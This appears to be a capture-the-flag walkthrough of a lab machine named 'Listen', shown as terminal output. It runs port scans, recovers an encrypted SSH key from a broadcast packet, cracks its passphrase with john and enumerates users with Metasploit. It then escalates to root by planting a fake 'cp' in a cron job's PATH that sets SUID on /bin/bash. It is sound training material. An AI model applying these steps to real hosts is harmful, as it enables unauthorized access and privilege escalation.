

Listen




```
┌──(root㉿kali)-[/home/guel/Work]
└─# nmap -sS -p- -Pn -n -vvv --min-rate 5000 192.168.0.254
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-23 19:1
Initiating ARP Ping Scan at 19:11
Scanning 192.168.0.254 [1 port]
Completed ARP Ping Scan at 19:11, 0.07s elapsed (1 total h
Initiating SYN Stealth Scan at 19:11
Scanning 192.168.0.254 [65535 ports]
Discovered open port 22/tcp on 192.168.0.254
Discovered open port 8000/tcp on 192.168.0.254
Completed SYN Stealth Scan at 19:12, 16.71s elapsed (65535
Nmap scan report for 192.168.0.254
Host is up, received arp-response (0.019s latency).
Scanned at 2025-03-23 19:11:44 EDT for 16s
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE  REASON
22/tcp   open  ssh      syn-ack ttl 64
8000/tcp open  http-alt syn-ack ttl 64
MAC Address: 08:00:27:BE:40:8E (PCS Systemtechnik/Oracle V

Read data files from: /usr/share/nmap
```


`-sCV -p22,80`




```
PORT   STATE  SERVICE REASON         VERSION
22/tcp open   ssh     syn-ack ttl 64 OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 0c:3f:13:54:6e:6e:e6:56:d2:91:eb:ad:95:36:c6:8d (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDhemxEZcm98GFwIRozVUePnC+Cejni5lScAa7ha5neDlWQT2e6d
eP7mzjsX2APhOr23CFWVr37Y+mQ/A4J0ODizpr/mggCCi6kqHqyRWgcPG98AVJ9IjPehVkptQdLpQlSOV8EzJClu6tB
SFM3G6LJQY8ad4FCEc7TU+agLRPHFUPFqqPbf9hbDD7MUdR4pXEQtJ1p/D/9rdbBg1Sp
|   256 9b:e6:8e:14:39:7a:17:a3:80:88:cd:77:2e:c3:3b:1a (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBB+zmcUltQUYUVvvf
UBgY=
|   256 85:5a:05:2a:4b:c0:b2:36:ea:8a:e2:8a:b2:ef:bc:df (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHNArrcR981CzORruPnEn/opg56t7SFktwnhZzGpXcfE
80/tcp closed http    reset ttl 64
MAC Address: 08:00:27:BE:40:8E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

NSE: Script Post-scanning
```



```
┌──(root㉿kali)-[/home/guel/Work]
└─# whatweb 192.168.0.254:8000
http://192.168.0.254:8000 [200 OK] Country[RESERVED][ZZ], HTTPServer[SimpleHTTP/0.6 Python/3.7.3], IP[192.168.0.254], Python[3.7.3]
```




```
You just have to listen to open the door...
```




```
No.  Time        Source          Destination      Protocol Length Info
560  13.93450…   192.168.0.254   255.255.255.2…   UDP      305    48900 → 65000 Len=1743
```

```
› Frame 560: 305 bytes on wire (2440 bits), 305 bytes captur
› Ethernet II, Src: PCSSystemtec_be:40:8e (08:00:27:be:40:8e
› Internet Protocol Version 4, Src: 192.168.0.254, Dst: 255.
› User Datagram Protocol, Src Port: 48900, Dst Port: 65000
› Data (1743 bytes)
```


```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,F119F21F757AA02E

60VDTTAEKN+G42UaazF6SpYDVmr/v6n2vP1Fags211o6f5i13lcRvlxrDnOr/ZTv
hlFuRDw+ed4PH/blCusTBYG83JIalTTiaqjVZMHNeZ3dn0VA4zuNfM2a1EP5SZFn
pnmyHxX3sxi6u8j6FEH7+NsBI2jvVlYTbCLaAt6bA7tBv8qEKh+Rb87Yf4kKo8fl
ZDnskHDdI/djjUR/A25JxRXOfn1Sq//shU1NWli+CNjUhQO5IruJceWBAg8kciu0
hrJD/ExqbgODzsHBEYuXE/C+I5TQNRJLRXvp0VCwg9hSC+sd2oyGdok4M9Fiyn6a
q517hjQq2C5Ph85Sx8wmsuQ4nA5QXR375Qc5PkodlVzrQTzNLCcbtI6IWO5mQGWB
AUlEV269cwy6tXqVVhk7DCOXjoiekspMN5fLlyAAe0cTiM9Uk5Aw7hIjnR1Zweit
h4fW9vqG4frXBjAJ6qnHzZikNqMg6MUYQmcJCpbUPeGPv/Gfd+wpUnBGmvQkCvz3
5+jG9SOLLrdHDNC6U18hT1lubTPzg8aE4kdQxQSu2gKRN8bYiCLNEqZcSCANWmMq
cm7+cUiU/7XxIczvVqye2elWgCgbo0m4USwIeEeNcGWoPqgYaCfKx6iZkXfLLJz3
OQQ7JguZNs+v+N4Mwv5YSJeVhOWLSkeRg2RJe8nNSCoTwl+aDvOvrbd8GecZIgPK
gXHBkz3YWtCMTu3c7AAyOvOIgD1n3ANnNdMXXKAq0Wiu8UDqLDEIG32jFE3yU2Ef
C9Kwe/SuXMazLrzd2QoL6+pI0LK+W2OYCcsgNuhIHG+tF674Yb0/4K5flVAlGqXT
xcw+xImF5uz1ZNeQlS4fwR3D18AbfIrx7nhsE1MWoDiEtJVU0jcM+JGh3lElFBFv
ax6KVGRyA1mg8Qf3GmZuyng+1YNC2xsVIba52RUlPdRSZ6MolVytNfTPjsyzswpc
WVufdxU8mgCSKJwhydgPc0wU9p32kDCniNZWo86cSYCBqpIipotkHAjdD6/AXhOW
veJ2qLtsHIiqrk5IrDguAtMgxbGdgiGMHrOcwXKtM2MCRNg7i1k3n6/b2P3Xx0jS
MUEYIGyjRl01Y3pGZhfpZ4uRklYEjdT9xktFrfNphipQqhi+pwg43cettLVxWr4N
lER24HMkc0jBWOWA+deheDdzSB2jkaFSn4JfUnujeGmhfSJlxbZohQ5nzQApALK8
SpZyDc8zOgvmYIzTGP8Eif86QNrlN0NDssrw1p8InIbvGZr7AivjFxlUCVtPeDhG
4dJ7zqHTODtVYdK3WYHg0jZLkW3QQ9PHW2SakDhJwxS6r/VtbOJ/+ABlu1oUJa3+
hZ0sxTEHtFqEez4qL/c1mFJpRJvydvQpZbK+TMSztBbioO4LyQ83YwEE64gzMfG2
MCq8vL2KWUhZTnIYS0OZIp8Zjxp7WrUJYdDH0U4EFZRI8kQhw2kfOA5gu+apFO1Z
DGHdCKgM6ZxjBpKPZZ3hDGmMCeDMP6HKCgjQ/MIYFP7y3+YXpBrKMAFRwwn1VlXI
5GL61FxMTq30oA3FEspUkN06K8yd/85LK7XS2OXwSo7AQckJghHswg==
-----END RSA PRIVATE KEY-----
```




```
┌──(root㉿kali)-[/home/guel/Work]
└─# ssh2john id_rsa > hashid

┌──(root㉿kali)-[/home/guel/Work]
└─# cat hashid
id_rsa:$sshng$0$8$F119F21F757AA02E$1192$eb45434d300428df86e3651a6b317a4a9603566affbfa9f6bcfd456a0b36d75a3a7f98b5de5711be5c6b0e73abfd94ef86516e443c3e79de0f1ff
6e50aeb130581bcdc921a9534e26aa8d564c1cd799ddd9f4540e33b8d7ccd9ad443f9499167a679b21f15f7b318babbc8fa1441fbf8db012368ef5656136c22da02de9b03bb41bfca842a1f916fce
d87f890aa3c7e56439ec9070dd23f7638d447f036e49c515ce7e7d52abffec854d4d5a58be08d8d48503b922bb8971e581020f24722bb486b243fc4c6a6e0383cec1c1118b9713f0be2394d035124
b457be9d150b083d8520beb1dda8c8676893833d162ca7e9aab9d7b86342ad82e4f87ce52c7cc26b2e4389c0e505d1dfbe507393e4a1d955ceb413ccd2c271bb48e8858ee66406581014944576ebd
730cbab57a9556193b0c23978e889e92ca4c3797cb9720007b471388cf54939030ee12239d1d59c1e8ad8787d6f6fa86e1fad7063009eaa9c7cd98a436a320e8c5184267090a96d43de18fbff19f7
7ec295270469af4240afcf7e7e8c6f5238b2eb7470cd0ba535f214f596e6d33f383c684e24750c504aeda029137c6d88822cd12a65c48200d5a632a726efe714894ffb5f121ccef56ac9ed9e95680
281ba349b8512c0878478d7065a83ea8186827cac7a8999177cb2c9cf739043b260b9936cfaff8de0cc2fe5848979584e58b4a47918364497bc9cd482a13c25f9a0ef3afadb77c19e7192203ca817
1c1933dd85ad08c4eeddcec00323af388803d67dc036735d3175ca02ad168aef140ea2c31081b7da3144df253611f0bd2b07bf4ae5cc6b32ebcddd90a0bebea48d0b2be5b639809cb2036e8481c6f
ad17aef861bd3fe0ae5f9550251aa5d3c5cc3ec48985e6ecf564d790952e1fc11dc3d7c01b7c8af1ee786c135316a03884b49554d2370cf891a1de512514116f6b1e8a5464720359a0f107f71a666
eca783ed58342db1b1521b6b9d915253dd45267a328955cad35f4cf8eccb3b30a5c595b9f77153c9a0092289c21c9d80f734c14f69df69030a788d656a3ce9c498081aa9222a68b641c08dd0fafc0
5e1396bde276a8bb6c1c88aaae4e48ac382e02d320c5b19d82218c1eb39cc172ad33630244d83b8b59379fafdbd8fdd7c748d2314118206ca3465d35637a466617e9678b919256048dd4fdc64b45a
df369862a50aa18bea70838ddc7adb4b5715abe0d944476e073247348c158e580f9d7a1783773481da391a1529f825f527ba37869a17d2265c5b668850e67cd002900b2bc4a96720dcf333a0be660
8cd318ff0489ff3a40dae5374343b2caf0d69f089c86ef199afb022be3171954095b4f783846e1d27bcea1d3383b5561d2b75981e0d2364b916dd043d3c75b649a903849c314baaff56d6ce27ff80
065bb5a1425adfe859d2cc53107b45a847b3e2a2ff735985269449bf276f42965b2be4cc4b3b416e2a0ee0bc90f37630104eb883331f1b6302abcbcbd8a5948594e72184b4399229f198f1a7b5ab5
0961d0c7d14e04159448f24421c3691f380e60bbe6a914ed590c61dd08a80ce99c6306928f659de10c698c09e0cc3fa1ca0a08d0fcc21814fef2dfe617a41aca300151c309f55655c8e462fad45c4
c4eadf4a00dc512ca5490dd3a2bcc9dffce4b2bb5d2d8e5f04a8ec041c9098211ecc2

┌──(root㉿kali)-[/home/guel/Work]
└─# john hashid -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
idontknow        (id_rsa)
1g 0:00:00:00 DONE (2025-03-23 19:22) 20.00g/s 26240p/s 26240c/s 26240C/s cuties..slayer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```



```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run
[*] 192.168.0.254:22 - SSH - Using malformed packet technique
[*] 192.168.0.254:22 - SSH - Checking for false positives
[*] 192.168.0.254:22 - SSH - Starting scan
[+] 192.168.0.254:22 - SSH - User 'abel' found
```




```
┌──(root㉿kali)-[/home/guel/Work]
└─# ssh -i id_rsa abel@192.168.0.254
Enter passphrase for key 'id_rsa':
Last login: Sat Jun  3 23:19:25 2023 from 192.168.1.10
abel@listen:~$ id
uid=1000(abel) gid=1000(abel) groups=1000(abel)
abel@listen:~$ whoami
abel
abel@listen:~$
```




```
abel@listen:~$ cat user.txt
33f3f86a697126c6fe0a39a337ade21a
abel@listen:~$
```

linpeas



```
-rw-r--r--  1 root root  102 Oct 11  2019 .placeholder

SHELL=/bin/sh
PATH=/usr/local/sbin:/dev/shm:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root cp /var/www/html/index.html /tmp
```



```
abel@listen:/var/www/html$ cd /dev/shm/
abel@listen:/dev/shm$ ls -la
total 0
drwxrwxrwt  2 root root   40 Mar 24 00:09 .
drwxr-xr-x 17 root root 3180 Mar 24 00:09 ..
abel@listen:/dev/shm$ touch cp
abel@listen:/dev/shm$ echo 'chmod u+s /bin/bash' > cp
abel@listen:/dev/shm$ chmod +x cp
abel@listen:/dev/shm$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1168776 Apr 18  2019 /bin/bash
abel@listen:/dev/shm$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1168776 Apr 18  2019 /bin/bash
abel@listen:/dev/shm$ /bin/bash -p
bash-5.0# whoami
root
bash-5.0# cat /root/root.txt
ebe57c4d8c4053199d7f66ec0491da9d
bash-5.0# 
```